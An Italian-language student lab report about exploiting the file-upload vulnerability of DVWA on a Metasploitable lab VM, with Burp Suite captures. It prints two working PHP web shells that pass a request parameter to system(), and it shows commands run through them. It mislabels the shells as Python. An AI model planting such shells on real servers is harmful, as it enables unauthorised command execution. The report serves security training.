REPORT
Exploit file upload

By Xian Long Qiu

Indice

-Panoramica pag. 3
-Operazioni preliminari pag.5
-Exploit pag.6
-Secondo Exploit pag.9
-Conclusione pag.11

Panoramica

Sfruttare una vulnerabilità di upload file nell’applicazione DVWA (Damn Vulnerable Web Application) per ottenere l’accesso alla shell remota del server.

Scopo

Analizzare il funzionamento della vulnerabilita’ e il risultato ottenuto.

Origine traccia

Il presente report è relativo al Modulo 2 - Settimana 2 - lezione 1 del corso sulla piattaforma Epicode

🔧 Strumenti e Ambiente


- Kali Linux e Metasploitable (macchine virtuali)
- Burp Suite per intercettare richieste HTTP
- DVWA, un’app web intenzionalmente vulnerabile
- Python per creare una web shell da caricare

Fonte

Repository

https://github.com/XLQcyber/CS0225


Operazioni preliminari



Assicurarsi di avere una connessione attiva tra Kali Linux e Metasploitable. Avviare il programma Burp Suite, aprire il browser integrato e configurare il proxy. Attivare la funzione Intercept. Accedere al sito DVWA, selezionare la sezione DVWA Security, impostare il livello di sicurezza su Low e premere il pulsante Submit.
Per ogni richiesta HTTP intercettata, premere il pulsante Forward per proseguire con la navigazione.


Exploit


```
1 <?php system($_REQUEST["cmd"]);?>
```



Creiamo un file contenente un frammento di codice Python da utilizzare come shell, da caricare nella sezione "Vulnerability: File Upload".
Una volta caricato, l'applicazione restituisce il percorso (path) in cui il file è stato salvato sul server.

Navighiamo nel sito fornito e utilizziamo la shell caricata per eseguire diversi comandi direttamente sul server.
Di seguito è mostrato il risultato di uno dei comandi eseguiti.






Questa è la tabella delle intercettazioni visualizzata in Burp Suite.
Le due richieste HTTP intercettate sono entrambe di tipo GET.


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	http://192.168.178.16	GET	/			200	1124	HTML		Metasploitable2 - Linux			192.168.178.16	
2	http://192.168.178.16	GET	/favicon.ico			404	516	HTML	ico	404 Not Found			192.168.178.16	
3	http://192.168.178.16	GET	/			200	1124	HTML		Metasploitable2 - Linux			192.168.178.16	
4	http://192.168.178.16	GET	/dvwa/			302	483	HTML					192.168.178.16	PHPSESSID=901ed5c3b...
5	http://192.168.178.16	GET	/dvwa/login.php			200	1636	HTML	php	Damn Vulnerable Web App (D...			192.168.178.16	
8	http://192.168.178.16	POST	/dvwa/login.php	✓		302	392	HTML	php				192.168.178.16	
9	http://192.168.178.16	GET	/dvwa/index.php			200	4932	HTML	php	Damn Vulnerable Web App (D...			192.168.178.16	
12	http://192.168.178.16	GET	/dvwa/dvwa/js/dvwaPage.js			200	1086	script	js				192.168.178.16	
14	http://192.168.178.16	GET	/dvwa/security.php			200	4454	HTML	php	Damn Vulnerable Web App (D...			192.168.178.16	
16	http://192.168.178.16	POST	/dvwa/security.php	✓		302	426	HTML	php				192.168.178.16	security=low
17	http://192.168.178.16	GET	/dvwa/security.php			200	4534	HTML	php	Damn Vulnerable Web App (D...			192.168.178.16	
18	http://192.168.178.16	GET	/dvwa/vulnerabilities/upload/			200	4864	HTML		Damn Vulnerable Web App (D...			192.168.178.16	
19	http://192.168.178.16	GET	/dvwa/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable Web App (D...			192.168.178.16	
20	http://192.168.178.16	POST	/dvwa/vulnerabilities/upload/	✓		200	4929	HTML		Damn Vulnerable Web App (D...			192.168.178.16	
21	http://192.168.178.16	GET	/hackable/uploads/shell.php			404	532	HTML	php	404 Not Found			192.168.178.16	
22	http://192.168.178.16	GET	/hackable/uploads/shell.php			404	532	HTML	php	404 Not Found			192.168.178.16	
23	http://192.168.178.16	GET	/dvwa/hackable/uploads/shell.php			200	420	HTML	php				192.168.178.16	
24	http://192.168.178.16	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓		200	257	text	php				192.168.178.16	
25	http://192.168.178.16	GET	/dvwa/hackable/uploads/shell.php?cmd=pwd	✓		200	263	text	php				192.168.178.16	

Questa e’ il risultato della seconda richiesta.




Secondo exploit

```php
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
}
?>
```



È stato creato un altro script Python, generato con l'aiuto di ChatGPT.

Eseguo un comando tramite la shell, e il risultato mostra che l’utente attivo è www-data, ovvero l’utente predefinito utilizzato dal server web Apache.


13 http://192.168.178.16 GET /dvwa/hackable/uploads/shell2.php?c... ✓ 200 252 XML php
Request
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell2.php?cmd=whoami HTTP/1.1
2 Host: 192.168.178.16
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=41d39e76245e65ab6b6e02c3c0ff3c6c
9 Connection: keep-alive
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 05 May 2025 15:00:40 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Keep-Alive: timeout=15, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html
8 Content-Length: 20
9
10 <pre>
www-data
11 </pre>

Conclusione

L’attacco è riuscito: è stato possibile caricare ed eseguire una shell sul server sfruttando una vulnerabilità di upload non protetto. Questo dimostra l'importanza di filtrare correttamente i file caricati dagli utenti.